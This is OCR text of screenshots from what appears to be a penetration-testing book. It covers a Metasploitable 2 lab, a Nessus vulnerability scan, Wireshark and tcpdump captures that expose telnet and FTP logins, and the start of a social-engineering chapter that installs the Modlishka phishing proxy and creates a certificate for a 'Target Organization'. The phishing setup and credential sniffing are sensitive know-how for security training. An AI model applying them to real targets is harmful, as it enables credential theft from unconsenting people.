




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:6d:9f:e2
          inet addr:192.168.34.137  Bcast:192.168.34.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe6d:9fe2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2970 (2.9 KB)  TX bytes:6072 (5.9 KB)
          Interrupt:17 Base address:0x2000

          Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```



Nessus Home / Scans /
https://kali:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
Most Visited
Getting Started
Nessus
Scans
Settings
Rishalin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
Metasploitable 2 Scan
Description
Basic network scan against Metasploitable 2
Folder
My Scans
Targets
192.168.34.137
Upload Targets
Add File



Nessus Home / Folders /
https://kali:8834/#/scans/reports/15/hosts
Most Visited
Getting Started
Nessus
Scans
Settings
Rishalin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
Metasploitable 2 Scan
Back to My Scans
Configure
Hosts 1
Vulnerabilities 97
History 3
Filter
Search Hosts
1 Host
Host
Vulnerabilities
%
192.168.34.137
9
11
41
11
159
Scan Details
Name: Metasploitable 2 Scan
Status: Running
Policy: Basic Network Scan
Scanner: Local Scanner
Start: Today at 12:43 PM
Vulnerabilities
Critical
High
Medium
Low
Info


Nessus Home / Folders
https://kali:8834/#/scans/reports/15/vulnerabilities/group/32321/32321
Most Visited
Getting Started
Nessus
Scans
Settings
Rishalin
Hosts 1
Vulnerabilities 97
History 3
My Scans
All Scans
Trash
Policies
Plugin Rules
Scanners
CRITICAL
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Description
The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.
The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.
An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.
Solution
Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.
See Also
http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224
Output
No output recorded.
Port
Hosts
5432 / tcp / postgresql
192.168.34.137
25 / tcp / smtp
192.168.34.137
Plugin Details
Severity: Critical
ID: 32321
Version: 1.25
Type: remote
Family: Gain a shell remotely
Published: May 15, 2008
Modified: November 15, 2018
Risk Information
Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
Vulnerability Information
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: May 14, 2008
Vulnerability Pub Date: May 13, 2008
In the news: true
Exploitable With
Core Impact



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Display filter
Welcome to Wireshark
Capture filter
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth0
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.6 (Git v2.6.6 packaged as 2.6.6-1).
Ready to load or capture
No Packets
Profile: Default



Applications
Places
Wireshark
Sun 13:46
telnet.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0
Expression...
No. Time Source Destination Protocol Length Info
33 1.634025 192.168.1.140 192.168.1.194 TCP 66 56760 → 23 [ACK] Seq=120 Ack=81 Win=5888
34 1.947921 192.168.1.140 192.168.1.194
35 1.986862 192.168.1.194 192.168.1.140
36 2.107922 192.168.1.140 192.168.1.194
37 2.108373 192.168.1.194 192.168.1.140
38 2.217922 192.168.1.140 192.168.1.194
Frame 34: 67 bytes on wire (536 bits), 67 bytes captured (536 b
Ethernet II, Src: AsustekC_b3:01:84 (00:1d:60:b3:01:84), Dst: C
Internet Protocol Version 4, Src: 192.168.1.140, Dst: 192.168.1
Transmission Control Protocol, Src Port: 56760, Dst Port: 23, S
Source Port: 56760
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 1]
Sequence number: 120 (relative sequence number)
[Next sequence number: 121 (relative sequence number)]
Acknowledgment number: 81 (relative ack number)
0000 00 13 c6 00 55 a5 00 1d 60 b3 01 84 08 00 45 10
0010 00 35 41 44 40 00 40 06 74 d0 c0 a8 01 8c c0 a8
0020 01 c2 dd b8 00 17 da cf 22 4d 6d 6b be bf 80 18
0030 00 2e 84 c6 00 00 01 01 08 0a 00 27 61 a8 03 9d
0040 63 2d 63
c-c
Mark/Unmark Packet
Ignore/Unignore Packet
Set/Unset Time Reference
Time Shift...
Packet Comment...
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream
UDP Stream
SSL Stream
HTTP Stream
telnet.cap
Packets: 113 · Displayed: 113 (100.0%)
Profile: Default


Applications
Places
Wireshark
Sun 13:46
Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet.cap
File Edit View Go
tcp.stream eq 0
Expression...
No. Time
28 0.875555
29 1.607927
30 1.608922
31 1.608938
32 1.634015
33 1.634025
Ack=69 Win=5888
Ack=71 Win=5888
Ack=81 Win=5888
Frame 34: 67 byte
Ethernet II, Src:
Internet Protocol
Transmission Cont
Source Port: 5
Destination Por
[Stream index:
[TCP Segment Le
Sequence numbe
[Next sequence
Acknowledgment
0000 00 13 c6 00
0010 00 35 41 44
0020 01 c2 dd b8
0030 00 2e 84 c6
0040 63 2d 63
.....#..... ..#..'.....!..".....
.....#.....'.....P..... .38400,38400....#.Sandbox:
0.0....'..DISPLAY.Sandbox:0.0.....xterm.....login: tteesstt
Password: capture
$ uunnaammee --aa
Linux cm4116 2.6.30.2-uc0 #3 Tue Feb 22 00:57:18 EST 2011 armv4tl unknown
$ ...
$ eexxiitt
logout
32 client pkts, 34 server pkts, 49 turns.
Entire conversation (336 bytes)
Show and save data as ASCII
Stream 0
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
telnet.cap
Profile: Default


root@kali:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:42:08.508599 IP kali.44748 > _gateway.domain: 4447+ A? speedtest.tele2.net. (37)
01:42:08.508705 IP kali.44748 > _gateway.domain: 58213+ AAAA? speedtest.tele2.net. (37)
01:42:08.510511 IP kali.38579 > _gateway.domain: 10600+ PTR? 2.34.168.192.in-addr.arpa. (43)
01:42:08.628687 IP _gateway.domain > kali.44748: 4447 1/0/0 A 90.130.70.73 (53)
01:42:08.632194 IP _gateway.domain > kali.44748: 58213 1/0/0 AAAA 2a00:800:1010::1 (65)
01:42:08.634052 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [S], seq 1924794673, win 29200, options [mss 1460,sackOK,TS val 3215266114 ecr 0,nop,wscale
], length 0
01:42:08.635724 IP _gateway.domain > kali.38579: 10600 NXDomain*- 0/0/0 (43)
01:42:08.784367 IP kali.40446 > _gateway.domain: 59104+ PTR? 73.70.130.90.in-addr.arpa. (43)
01:42:08.917451 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [S.], seq 4127696388, ack 1924794674, win 64240, options [mss 1460], length 0
01:42:08.917512 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [.], ack 1, win 29200, length 0
01:42:08.917594 IP _gateway.domain > kali.40446: 59104 1/0/0 PTR d90-130-70-73.cust.tele2.se. (84)
01:42:09.096413 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [P.], seq 1:21, ack 1, win 64240, length 20: FTP: 220 (vsFTPd 3.0.3)
01:42:09.096487 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [.], ack 21, win 29200, length 0
01:42:09.096854 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [P.], seq 1:11, ack 21, win 29200, length 10: FTP: AUTH TLS
01:42:09.097133 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [.], ack 11, win 64240, length 0
01:42:09.396149 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [P.], seq 21:59, ack 11, win 64240, length 38: FTP: 530 Please login with USER and PASS.
01:42:09.396486 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [P.], seq 11:21, ack 59, win 29200, length 10: FTP: AUTH SSL
01:42:09.396687 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [.], ack 21, win 64240, length 0
01:42:09.573446 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [P.], seq 59:97, ack 21, win 64240, length 38: FTP: 530 Please login with USER and PASS.
01:42:09.574256 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [P.], seq 21:37, ack 97, win 29200, length 16: FTP: USER anonymous
01:42:09.574551 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [.], ack 37, win 64240, length 0
01:42:09.845318 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [P.], seq 97:131, ack 37, win 64240, length 34: FTP: 331 Please specify the password.
01:42:09.845517 IP kali.60836 > d90-130-70-73.cust.tele2.se.ftp: Flags [P.], seq 37:65, ack 131, win 29200, length 28: FTP: PASS anonymous@example.com
01:42:09.845809 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [.], ack 65, win 64240, length 0
01:42:10.093992 IP d90-130-70-73.cust.tele2.se.ftp > kali.60836: Flags [P.], seq 131:154, ack 65, win 64240, length 23: FTP: 230 Login successful.

Chapter 4: Mastering Social Engineering





```
root@kali:~# apt-get install golang
Reading package lists... Done
Building dependency tree
Reading state information... Done
golang is already the newest version (2:1.11~1).
The following package was automatically installed and is no longer required:
  libmariadbclient18
Use 'apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~# export GOPATH=$HOME/Downloads/GO
root@kali:~# echo $GOPATH
/root/Downloads/GO
root@kali:~#
```

```
root@kali:~# go get -u github.com/drk1wi/Modlishka
root@kali:~# ls Downloads/GO/src/github.com/drk1wi/Modlishka/
total 404K
drwxr-xr-x  3 root root 4.0K Mar 31 12:57 ..
-rw-r--r--  1 root root 5.4K Mar 31 12:58 README.md
-rw-r--r--  1 root root 1.1K Mar 31 12:58 Makefile
-rw-r--r--  1 root root 4.2K Mar 31 12:58 LICENSE
drwxr-xr-x  3 root root 4.0K Mar 31 12:58 .github
-rw-r--r--  1 root root    4 Mar 31 12:58 .dockerignore
-rw-r--r--  1 root root  635 Mar 31 12:58 Dockerfile
drwxr-xr-x  2 root root 4.0K Mar 31 12:58 core
drwxr-xr-x  2 root root 4.0K Mar 31 12:58 config
-rw-r--r--  1 root root  570 Mar 31 12:58 run-server.sh
-rw-r--r--  1 root root  22K Mar 31 12:58 main_test.go
-rw-r--r--  1 root root 1.6K Mar 31 12:58 main.go
drwxr-xr-x  2 root root 4.0K Mar 31 12:58 log
drwxr-xr-x  5 root root 4.0K Mar 31 12:58 vendor
drwxr-xr-x  8 root root 4.0K Mar 31 12:58 .git
```

```
root@kali:~# openssl genrsa -out ModlishkaCA.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.............+++++
.....................................................+++++
e is 65537 (0x010001)
root@kali:~#
```


```
root@kali:~# openssl req -x509 -new -nodes -key ModlishkaCA.key -sha256 -days 10
24 -out ModlishkaCA.pem
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ZA
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:JHB
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Target Organization
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:targetdomain.com
Email Address []:
root@kali:~#
```

